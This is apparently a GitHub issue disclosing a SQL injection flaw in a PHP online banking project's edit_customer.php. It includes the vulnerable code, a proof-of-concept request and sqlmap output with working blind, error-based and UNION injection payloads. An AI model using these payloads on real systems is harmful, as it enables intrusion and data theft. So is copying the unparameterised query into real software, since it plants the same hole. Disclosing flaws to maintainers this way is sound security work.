zakee94 / online-banking-system Public

Code Issues 16 Pull requests Actions Projects Security ···

New issue Jump to bottom

Found a vulnerability #16

Open 0clickjacking0 opened this issue on Sep 5 · 0 comments

0clickjacking0 commented on Sep 5

Vulnerability file address


`net-banking/edit_customer.php` from line 16,The `$_GET['cust_id']` parameter is controllable, the parameter cust_id can be passed through get, and the `$_GET['cust_id']` is not protected from sql injection, line 23 `$result0 = $conn->query($sql0);` made a sql query,resulting in sql injection

```
......
......
......
    if (isset($_GET['cust_id'])) {
        $_SESSION['cust_id'] = $_GET['cust_id'];
    }

    $sql0 = "SELECT * FROM customer WHERE cust_id=".$_SESSION['cust_id'];
    $sql1 = "SELECT * FROM passbook".$_SESSION['cust_id']." WHERE trans_id=(
                SELECT MAX(trans_id) FROM passbook".$_SESSION['cust_id'].")";

    $result0 = $conn->query($sql0);
......
......
......
```

POC

```
GET /net-banking/edit_customer.php?cust_id=666 AND (SELECT 5721 FROM (SELECT(SLEEP(5)))pcwq) HTTP/1.1
Host: www.bank.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Attack results pictures



```
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[21:00:32] [INFO] testing connection to the target URL
got a 302 redirect to 'http://www.bank.net:80/net-banking/home.php'. Do you want to follow? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dib3r5aa29r...78ehjn4os0'). Do you want to use those
[Y/n] n
[21:00:34] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: http://www.bank.net:80/net-banking/edit_customer.php?cust_id=-7108 OR 4823=4823

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: http://www.bank.net:80/net-banking/edit_customer.php?cust_id=666 OR (SELECT 7561 FROM(SELECT COUNT(*),CONCAT(0x71767a76
71,(SELECT (ELT(7561=7561,1))),0x716a626b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.bank.net:80/net-banking/edit_customer.php?cust_id=666 AND (SELECT 5721 FROM (SELECT(SLEEP(5)))pcwq)

    Type: UNION query
    Title: Generic UNION query (NULL) - 14 columns
    Payload: http://www.bank.net:80/net-banking/edit_customer.php?cust_id=666 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x717
67a7671,0x684957705a7a4743646b5470525a6d614c7642564569659474a414d5049776245415670467677 65,0x716a626b71),NULL,NULL,NULL,NULL,NULL,NU
LL,NULL,NULL-- -
---
[21:00:34] [INFO] testing MySQL
[21:00:34] [WARNING] reflective value(s) found and filtering out
[21:00:34] [INFO] confirming MySQL
[21:00:35] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 5.6.40, Nginx 1.21.2
back-end DBMS: MySQL >= 5.0.0
[21:00:35] [INFO] fetched data logged to text files under '/Users/xianyu123/.sqlmap/output/www.bank.net'

[*] ending @ 21:00:35 /2022-09-04/
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant